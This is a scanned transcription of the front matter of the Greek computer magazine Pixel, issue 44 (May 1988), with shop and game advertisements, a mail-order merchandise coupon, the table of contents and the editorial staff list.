

ΤΕΥΧΟΣ 44

ΜΑΙΟΣ 1988

300 ΔΡΧ.



**150 ΔΩΡΑ**  
**ΚΟΥΠΟΝΙ**  
**ΣΥΜΜΕΤΟΧΗΣ**

# PIXEL

ΜΗΝΙΑΙΟ ΠΕΡΙΟΔΙΚΟ ΓΙΑ HOME-MICROS & PCs

# GRAND

# PRIZ IV

## ΚΕΡΔΙΣΤΕ

## ΔΩΡΑ

## 6.000.000 ΔΡΧ.




**ΕΜΠΡΟΣ ΓΙΑ ΤΑ**  
**ΣΧΟΛΕΙΑ ΤΟΥ 2000!**



# COMPUTER SHOP - MICRO MARKET

Θα βρείτε σε μας ένα ολοκληρωμένο περιβάλλον  
Computer...

- MAC XT TURBO - LEO PC/XT - COMMODORE - AMSTRAD - SINCLAIR
- CITIZEN - STAR - EPSON - SEIKOSHA
- ΠΡΟΓΡΑΜΜΑΤΑ: COMPUTER LOGIC - SINGULAR - LOGICIEL - ΙΑΤΡΙΚΟ - ΤΟΥΡΙΣΤΙΚΩΝ ΓΡΑΦΕΙΩΝ ΙΑΤΑ
- ΔΙΣΚΕΤΤΕΣ - ΜΕΛΑΝΟΤΑΙΝΙΕΣ - ΚΑΡΤΕΣ ΕΠΕΚΤΑΣΕΩΣ - ΣΚΛΗΡΟΙ ΔΙΣΚΟΙ - ΧΑΡΤΙ ΕΚΤΥΠΩΤΩΝ - ΠΑΙΧΝΙΔΙΑ - SAKENET I.C.S.



- ΑΚΟΜΑ  
ΦΩΤΟΤΥΠΙΚΑ - TELEFAX -  
ΑΡΙΘΜΟΜΗΧΑΝΕΣ

επισκεφθείτε μας αυτό το μήνα  
και θα έχετε **ΔΩΡΕΑΝ ΕΓΓΡΑΦΗ**  
στο **MICRO MARKET-CLUB.**

στα μέλη μας προσφέρουμε  
ΕΙΔΙΚΕΣ ΤΙΜΕΣ - ΑΜΕΣΗ  
ΑΝΤΑΠΟΚΡΙΣΗ ΣΕ ΚΑΘΕ  
ΕΡΩΤΗΜΑ Ή ΑΝΑΓΚΗ -  
ΕΚΠΑΙΔΕΥΣΗ - ΣΕΜΙΝΑΡΙΑ  
ΕΝΗΜΕΡΩΣΗ ΓΙΑ ΟΛΕΣ  
ΤΙΣ ΕΞΕΛΙΞΕΙΣ ΣΤΟ ΧΩΡΟ  
ΤΗΣ ΠΛΗΡΟΦΟΡΙΚΗΣ





**είμαστε απαραίτητοι φίλοι σας!**

**COMPUTER SHOP**



**ΜΙΣΑΡ  
ΠΑΡΚΕΤ**

GAIN

**τώρα στον ΠΕΙΡΑΙΑ**

**ΜΠΟΥΜΠΟΥΛΙΝΑΣ 34 & ΑΛΚΙΒΙΑΔΟΥ • ΤΗΛ. 4123694-4122937-4120259**



# PIXEL High

Διαλέξτε τώρα ό,τι επιθυμείτε από τη φανταστική συλλογή



## JOGGING... a la PIXEL

Δεν νομίζουμε εσείς νέα παιδιά να μην ασχολείστε με τα σπορ! Χρειάζεστε λοιπόν τη φόρμα PIXEL. Με ειδική επένδυση, ζεστά νεανικά χρώματα για άνεση, κέφι και πολλές πολλές επιδόσεις!  
Μια ιδανική λύση για όσους αγαπούν το τρέξιμο ή το περπάτημα ή έστω το... "DECATHLON".



## MEMO TIME

Ένα έξυπνο ρολόι-ξυπνητήρι με ενσωματωμένο μαγνητόφωνο που λειτουργεί με μπαταρίες και δεν σας ξυπνάει με τον συνηθισμένο εκνευριστικό ήχο, αλλά με αυτόν που εσείς θα διαλέξετε. Ηχογραφήστε λοιπόν στη μικροκασέτα οποιοδήποτε ήχο: τη φωνή σας, ή κάποιο κομμάτι απ' το αγαπημένο σας τραγούδι, ρυθμίστε το ξυπνητήρι στην ώρα που θέλετε και... αυτό ήταν. Την προκαθορισμένη ώρα, ακούτε το δικό σας μήνυμα!

Τέλος είναι ιδανικό για να σας υπενθυμίζει τι δουλειές έχετε να κάνετε κατά τη διάρκεια της μέρας, καθώς επίσης πότε και με ποιόν έχετε κάποιο ραντεβού.

MEMO TIME: Η λύση για όσους έχουν πολλά στο μυαλό τους.



## AM/FM PIXEL RADIO

Η ελεύθερη ραδιοφωνία στην τσέπη σας.

Ένας πανίσχυρος δέκτης ραδιοφωνικού σήματος που σας ακολουθεί παντού. Τα κύματα FM και AM δεν έχουν να σας κρύψουν κανένα μυστικό. Με το πολύ όμορφο αυτό ραδιοφωνάκι μπορείτε ανά πάσα στιγμή ν' ακούτε στερεοφωνικά τον αγαπημένο σας σταθμό - οπουδήποτε. Φυσικά, απαλλάσσετε απ' τις σκοτούρες της συχνής αλλαγής μπαταριών, αφού το ραδιοφωνάκι λειτουργεί με ηλιακή ενέργεια.



## PIXEL SUPER COLLEGE

Η καινούργια νότα στο σπορ ντύσιμο! Μια χαρούμενη, φανταστική εμφάνιση, που με το απίθανο παιχνίδι των χρωμάτων σας κάνει να ξεχωρίζετε κάθε στιγμή. Διαλέξτε τώρα το φωτεινό πράσινο, το ζεστό κίτρινο ή το αγαπημένο σας γκρι, παρέα με το μπλε.

Το μπλε θα το βρείτε σε συνδυασμό με το χαρούμενο κίτρινο. Αν η επιλογή είναι πολύ δύσκολη, τότε προτιμήστε... ένα από κάθε χρώμα!



# Tech Boutique

δώρων υψηλής τεχνολογίας της Pixel High-Tech Boutique!



3.900 Δρχ.



## POCKET MEMO

Μια πανέξυπνη συσκευή που πρέπει να έχετε πάντα μαζί σας.

Ηλεκτρονικό ALARM CLOCK, τηλεφωνική ατζέντα και touch-on-calculator, ένας τέλειος συνδυασμός με απίθανο έξυπνο σύστημα επιλογής: η συσκευή κλειστή σας παρουσιάζει το ρολόι. Ανοίγετε το επάνω μέρος του Pocket Memo και ιδού η ατζέντα! Θέλετε να κάνετε κάποιους υπολογισμούς; Πηγαίνετε τον επιλογέα στο «calculator» και είστε έτοιμοι. Συγχρόνως έχετε στη διάθεσή σας όλες τις λειτουργίες ενός ηλεκτρονικού ρολογιού: ώρα, ημερομηνία, ξυπνητήρι.

Αποκτήστε το και δείτε γιατί είναι το πρώτο πράγμα που δεν πρέπει να ξεχνάτε (μετά το πορτοφόλι σας!).

8.500 Δρχ.



## DATA BANK

Ο προσωπικός σας γράμματέας, τώρα... μέσα στην τσέπη σας!

Τι θα λέγατε για μια data bank; Διευθυνσιογράφος, ρολόι με ξυπνητήρι, πληκτρολόγιο κανονικού τύπου και αφής, μεγάλο ευδιάκριτο display και... πολλές ακόμα εκπλήξεις! Ήρθε η ώρα να δώσετε στο σημειωματάριό σας τον αέρα του 2000!

5.700 Δρχ.



## PIXEL FLIP WATCH

Απ' τη μια μεριά ηλεκτρονικό ρολόι, ημερολόγιο και χρονόμετρο. Απ' την άλλη calculator με touch-on πληκτρολόγιο...

...και ΟΛΑ αυτά σε μέγεθος ρολογιού. Φορέστε το στο χέρι σας και χαρείτε την άνεση που προσφέρει το πανέξυπνο σύστημα flip-side. Έχετε το calculator και κάνετε υπολογισμούς, αλλά θέλετε να δείτε την ώρα; Με μια απλή κίνηση το επάνω μέρος της συσκευής γυρίζει και φέρνει στην επιφάνεια το ρολόι. Δεν είναι θαύμα;

Διαλέξτε ό,τι επιθυμείτε και συμπληρώστε το κουπόνι παραγγελίας.



Όπου και αν μένετε, η Pixel High-Tech Boutique είναι πάντα κοντά σας. Σε κάθε τεύχος του Pixel θα βρίσκεται η High-Tech Boutique με τις περιγραφές των προϊόντων υψηλής τεχνολογίας.

## PIXEL / High-Tech Boutique

ΚΟΥΠΟΝΙ ΠΑΡΑΓΓΕΛΙΑΣ

(Σημειώστε με ένα X το αντίστοιχο κουτάκι μεγέθους/χρώματος και με αριθμό την ποσότητα, συνολική αξία και σύνολο)

ΕΙΔΟΣ	ΠΟΣΟΤΗΤΑ	ΤΙΜΗ ΜΟΝΑΔΑΣ*	ΣΥΝΟΛΙΚΗ ΑΞΙΑ
POCKET MEMO		3.900 Δρχ.	
AM/FM PIXEL RADIO		17.300 ΔΡΧ.	
DATA BANK I		8.500 Δρχ.	
MEMO TIME		15.500 Δρχ.	
PIXEL FLIP WATCH		5.700 Δρχ.	
JOGGING... a la PIXEL ΧΡΩΜΑ: <input type="checkbox"/> ΚΟΚΚΙΝΟ <input type="checkbox"/> ΜΑΥΡΟ <input type="checkbox"/> ΜΕΓΕΘΟΣ: S <input type="checkbox"/> M <input type="checkbox"/> L <input type="checkbox"/> S <input type="checkbox"/> M <input type="checkbox"/> L <input type="checkbox"/>		7.800 Δρχ.	
PIXEL SUPER COLLEGE ΧΡΩΜΑ: <input type="checkbox"/> ΚΙΤΡΙΝΟ <input type="checkbox"/> ΠΡΑΣΙΝΟ <input type="checkbox"/> ΜΠΛΕ <input type="checkbox"/> ΓΚΡΙ <input type="checkbox"/> ΜΕΓΕΘΟΣ: L <input type="checkbox"/> M <input type="checkbox"/> L <input type="checkbox"/> M <input type="checkbox"/> L <input type="checkbox"/> M <input type="checkbox"/> L <input type="checkbox"/> M <input type="checkbox"/>		3.500 Δρχ.	
<b>ΣΥΝΟΛΟ</b>			_____ Δρχ.

Ελάχιστο χρονικό περιθώριο αποστολής, 20 ημέρες.

ΟΝΟΜΑΤΕΠΩΝΥΜΟ \_\_\_\_\_

ΔΙΕΥΘΥΝΣΗ \_\_\_\_\_

T.K. \_\_\_\_\_

ΠΟΛΗ \_\_\_\_\_

ΤΗΛ. \_\_\_\_\_

Θέλω να μου στείλετε με αντικαταβολή τα παραπάνω αντικείμενα. Αν δεν μείνω ικανοποιημένος από την αγορά μου μπορώ να επιστρέψω εντός δέκα ημερών το προϊόν και θα επιστραφεί εξ ολοκλήρου το ποσό που κατέβαλα. Τα ταχυδρομικά έξοδα επιστροφής βαραινούν εμένα.

Είμαι άνω των 18 ετών. ΥΠΟΓΡΑΦΗ \_\_\_\_\_

ΗΜΕΡΟΜΗΝΙΑ \_\_\_\_\_




Δεν είμαι άνω των 18 ετών. ΥΠΟΓΡΑΦΗ ΚΗΔΕΜΟΝΑ \_\_\_\_\_

ΗΜΕΡΟΜΗΝΙΑ \_\_\_\_\_

\* Οι παραπάνω τιμές συμπεριλαμβάνουν Φ.Π.Α. 16%. Η προφορά θα διαρκέσει μέχρι να εξαντληθούν τα προϊόντα.

Ταχυδρομήστε το κουπόνι στη διεύθυνση: COMPUPRESS, (PIXEL HIGH TECH BOUTIQUE), Α. Συγγρού 44, ΑΘΗΝΑ 117 42









# ΟΛΑ ΣΤΟ COMPUTER MARKET

I. Σολωμού 26, Τηλ.: 361.1805 - 364.4695  
 II. Σολωμού 25A & Μπόταση





# ΟΛΑ ΣΤΟ COMPUTER MARKET.

I. Σολωμού 26, Τηλ.: 361.1805 - 364.4695  
 II. Σολωμού 25Α & Μπότσια



# KINGS OF THE GAMEPACK

Περισσότερα παιχνίδια!

Τα καλύτερα αθλητικά πακέτα που παρουσιάστηκαν ποτέ. Πάνω από 20 συναρπαστικά γεγονότα. Ένας γιγαντιαίος διαγωνισμός δύναμης, αντοχής και επιδεξιότητας!

OVER 20 EXCITING EVENTS

10 HIT GAMES

FEATURING

- WEIGHT LIFTING • BASKETBALL • SOCCER
- VAULT • SWIMMING • GIANT SLALOM
- SPRING BOARD DIVING • PING-PONG
- RIFLE SHOOTING • CYCLING • SHOOTING
- ARCHERY • TRIPLE JUMP • ROWING
- PENALTIES • SKI JUMP • TUG OF WAR
- TENNIS • BASEBALL • BOXING • SQUASH
- SMOGER POOL

AMSTRAD • COMMODORE • SPECTRUM

CASSETTE DISK

Περισσότερη περιπέτεια!

Ειδικό πλούσιο πακέτο

Όλα αυτά τα γνωστά παιχνίδια (hit games) σ' ένα ειδικό πακέτο στην τιμή του ενός

ΣΥΝ ΤΟ YIE AR KUNG-FU ΔΩΡΕΑΝ

SPECTRUM CASSETTE  
AMSTRAD DISK  
COMMODORE

Περισσότερη αξία!

5


Περισσότερη δράση στα 5 computer hits

FEATURING • ARMY MOVES  
• GREEN BERET • THE GREAT ESCAPE  
RAMBO FIRST BLOOD PART II • TOP GUN

Μη τα χάσετε!

AMSTRAD  
COMMODORE  
SPECTRUM

CASSETTE DISK



ocean/IMAGINE Hellas

Ελασσόνας 3, 35100 Λαμία,  
Τηλ.: 0231-33800, 33390



# ΠΕΡΙΕΧΟΜΕΝΑ

# PIXEL

PIXEL 44 ΜΑΪΟΣ 1988

## ΕΠΙΚΑΙΡΟΤΗΤΑ

12 ΓΕΓΟΝΟΤΑ... ΦΗΜΕΣ... ΣΧΟΛΙΑ...  
24 ΕΔΩ ΛΟΝΔΙΝΟ

## ΜΟΝΙΜΕΣ ΣΤΗΛΕΣ

- 11 ΤΑ ΝΕΑ ΤΟΥ PIXEL
- 26 ΠΡΩΤΑ ΒΗΜΑΤΑ
- 30 ΕΦΑΡΜΟΓΕΣ ΓΙΑ PIXEL USERS
- 46 ΚΑΤΩ ΑΠ' ΤΑ ΠΛΗΚΤΡΑ: Master Mind στο Spectrum.
- 50 PC CLUB: Vimicyn COM.
- 103 ΡΕΕΚ & ΡΟΚΕ
- 114 HACKING: Turbo loaders στο δίσκο και resident προγράμματα στον Amstrad.
- 124 HINTS' & TIPS
- 139 TOP GAMES
- 140 ΕΠΕΜΒΑΣΗ SPECTRUM: Rastan.
- 143 ΕΠΕΜΒΑΣΗ COMMODORE: Arkanoid II.
- 144 ΕΠΕΜΒΑΣΗ AMSTRAD: Phantom Club.
- 147 ΕΠΕΜΒΑΣΗ PCs: Ζαχχα.
- 148 ΑΛΛΗΛΟΓΡΑΦΙΑ
- 151 ΕΥΘΥΜΟΓΡΑΦΗΜΑ
- 152 ΔΙΗΓΗΜΑ: Φάυλος κύκλος.
- 154 HI-TECH
- 158 MICROΔΙΑΛΕΙΜΜΑ

## ΑΥΤΟ ΤΟ ΜΗΝΑ

- 38. MAX HEADROOM: Η ψηφιακή προσωπικότητα.
- 75 GRAND PRIX IV: Τα δώρα και το κουπόνι συμμετοχής.
- 108 ΚΩΔΙΚΑΣ ΜΗΧΑΝΗΣ ΣΕ DATA: Ένας πολύ χρήσιμος τρόπος για να περνάτε κώδικα μηχανής σε basic data, στον Amstrad και στο Spectrum.
- 127 ΕΛΛΗΝΙΚΗ BASIC ΣΤΟΝ COMMODORE 128: Προγραμματίστε στα Ελληνικά.
- 134 Ο ΧΑΡΤΗΣ ΤΟΥ ΤΑΙ-PAN.

## REVIEWS

- 54 PC REVIEW
- 60 SOFTWARE REVIEW
- 95 ΠΡΟΣΕΧΩΣ
- 98 SPECIAL REVIEW: Carrier Commando
- 156 ARCADE



## ΤΕΣΤ



- 43 CHAPLIN PC/XT: Κλασικό στυλ, σε μοντέρνα τιμή.
- 120 ΤΕΣΤ ΠΕΡΙΦΕΡΕΙΑΚΟΥ: Cuman drives.

## PIXELWARE

- 68 SPECTRUM: UFO, ΤΟ ΠΡΟΓΡΑΜΜΑ ΤΟΥ ΜΗΝΑ.
- 70 AMSTRAD: HELICOPTER.
- 87 ΟΔΗΓΟΣ ΑΓΟΡΑΣ
- 90 ΑΓΓΕΛΙΕΣ

ΙΔΙΟΚΤΗΣΙΑ:  
COMPURESS A.E.  
ΕΚΔΟΤΗΣ - ΔΙΕΥΘΥΝΤΗΣ:  
ΝΙΚΟΣ ΜΑΝΟΥΣΙΟΣ  
ΥΠΟΔΙΕΥΘΥΝΤΗΣ:  
ΒΑΓΓΕΛΗΣ ΠΑΠΑΛΙΟΣ  
ΑΡΧΙΣΥΝΤΑΚΤΗΣ:  
ΧΡΗΣΤΟΣ ΚΥΡΙΑΚΟΣ  
ΟΙΚΟΝΟΜΙΚΗ ΔΙΕΥΘΥΝΣΗ:  
ΑΓΑΠΗ ΛΑΛΙΩΤΗ  
ΔΗΜΟΣΙΕΣ ΣΧΕΣΕΙΣ:  
ΑΓΑΠΗ ΛΑΛΙΩΤΗ  
ΔΙΑΦΗΜΙΣΗ:  
ΑΡΕΤΗ ΚΟΝΤΑΡΙΝΗ, ΝΙΚΟΣ ΑΓΙΑΣΩΤΗΣ  
ΥΠΕΥΘΥΝΗ ΜΑΚΕΤΙΝΓΚ:  
ΛΟΥΚΙΑ ΤΑΛΙΑΔΡΟΥ  
ΣΥΝΤΑΚΤΕΣ:  
ΑΥΓΟΥΣΤΙΝΟΣ ΤΣΙΡΙΜΚΟΣ, ΑΝΤΩΝΗΣ ΛΕΚΟΠΟΥΛΟΣ,  
ΓΙΩΡΓΟΣ ΚΥΡΙΑΚΙΔΗΣ, ΒΑΣΙΛΗΣ ΤΕΡΖΟΠΟΥΛΟΣ, ΓΙΩΡΓΟΣ  
ΒΑΣΙΛΑΚΗΣ, ΚΩΣΤΑΣ ΒΑΣΙΛΑΚΗΣ, ΔΗΜΗΤΡΗΣ  
ΑΣΗΜΑΚΟΠΟΥΛΟΣ, ΝΙΚΟΣ ΝΑΣΟΥΝΗΣ, ΛΕΥΤΕΡΗΣ  
ΚΑΛΑΜΑΡΑΣ, ΔΗΜΗΤΡΗΣ ΠΛΑΥΗΣ, ΑΛΕΞΗΣ ΜΑΚΡΗΣ,  
ΔΗΜΗΤΡΗΣ ΓΑΖΗΛΑΣ, ΧΡΗΣΤΟΣ ΜΙΧΟΠΟΥΛΟΣ.  
ΣΥΝΕΡΓΑΤΕΣ:  
ΓΙΑΝΝΗΣ ΠΟΥΡΝΑΡΑΣ, ΣΤΑΘΗΣ ΕΥΘΥΜΙΟΥ, ΣΤΥΡΟΣ  
ΔΕΥΤΕΡΑΟΣ, ΓΙΑΝΝΗΣ ΡΗΓΟΠΟΥΛΟΣ, ΜΑΝΟΣ  
ΝΙΚΟΛΑΟΥ, ΓΙΩΡΓΟΣ ΑΛΕΞΟΠΟΥΛΟΣ, ΓΙΩΡΓΟΣ  
ΕΥΣΤΑΘΙΟΥ, ΑΡΗΣ ΠΛΑΟΥΡΗΣ, ΑΓΙΟΣΤΗΣ  
ΜΟΥΡΕΛΑΤΟΣ, ΚΩΣΤΑΣ ΠΑΠΑΓΙΑΝΝΑΚΟΠΟΥΛΟΣ, ΧΑΡΗΣ  
ΓΑΚΙΔΗΣ.  
ΑΝΤΑΠΟΚΡΙΤΕΣ ΕΣΤΕΡΙΚΟΥ:  
ΑΓΓΙΑ ΒΑΣΙΛΗΣ ΚΩΝΣΤΑΝΤΙΝΟΥ, USA, ΣΤΥΡΟΣ  
ΠΕΡΙΣΤΕΡΗΣ, ΓΑΛΛΙΑ, ΑΝΤΩΝΗΣ ΒΛΟΝΤΑΚΗΣ.  
ΣΧΙΤΣΑ:  
ΑΛΕΚΟΣ ΜΠΑΡΑΜΙΔΗΣ, ΓΙΑΝΝΗΣ ΜΑΡΑΓΚΑΚΗΣ,  
ΧΡΗΣΤΟΣ ΕΥΑΓΓΕΛΑΤΟΣ  
ΥΠΕΥΘΥΝΟΣ ΠΑΡΑΓΩΓΗΣ:  
ΓΙΩΡΓΟΣ ΚΟΡΜΠΑΚΗΣ  
ΠΑΡΑΓΩΓΗ:  
ΓΙΑΝΝΗΣ ΜΕΛΕΤΗΣ  
ΣΥΝΤΟΝΙΣΜΟΣ ΥΛΗΣ:  
ΜΑΝΤΩ ΚΑΡΑΓΙΑΝΝΗ  
ΥΠΕΥΘΥΝΗ ΚΑΛΛΙΤΕΧΝΙΚΟΥ:  
ΘΑΝΙΑ ΜΑΞΗ  
ΚΑΛΛΙΤΕΧΝΙΚΗ ΕΠΙΜΕΛΕΙΑ:  
ΔΕΣΠΟΙΝΑ ΣΑΚΚΗ, ΜΑΙΡΗ ΛΥΜΠΕΡΗ, ΜΑΡΙΑ ΦΙΛΙΠΠΟΥ,  
ΕΛΕΝΗ ΣΑΛΑΜΑΝΟΥ.  
ΕΠΙΜΕΛΕΙΑ ΕΞΘΥΛΑΟΥ:  
ΕΚΤΟΡ ΧΑΡΑΛΑΜΠΟΥΣ  
ΦΩΤΟΓΡΑΦΙΑ:  
ΚΩΣΤΑΣ ΕΛΕΥΘΕΡΑΚΗΣ  
ΑΝΤΙΠΑΡΑΒΟΛΗ - ΔΙΟΡΘΩΣΗ:  
ΠΕΤΗ ΜΟΙΡΑΛΗ, ΜΑΝΤΩ ΚΑΡΑΓΙΑΝΝΗ.  
ΥΠΕΥΘΥΝΟΣ ΟΙΚΟΝΟΜΙΚΟΥ:  
ΔΗΜΗΤΡΗΣ ΤΣΟΥΡΟΠΗΣ  
ΑΔΕΛΦΕΙΟ:  
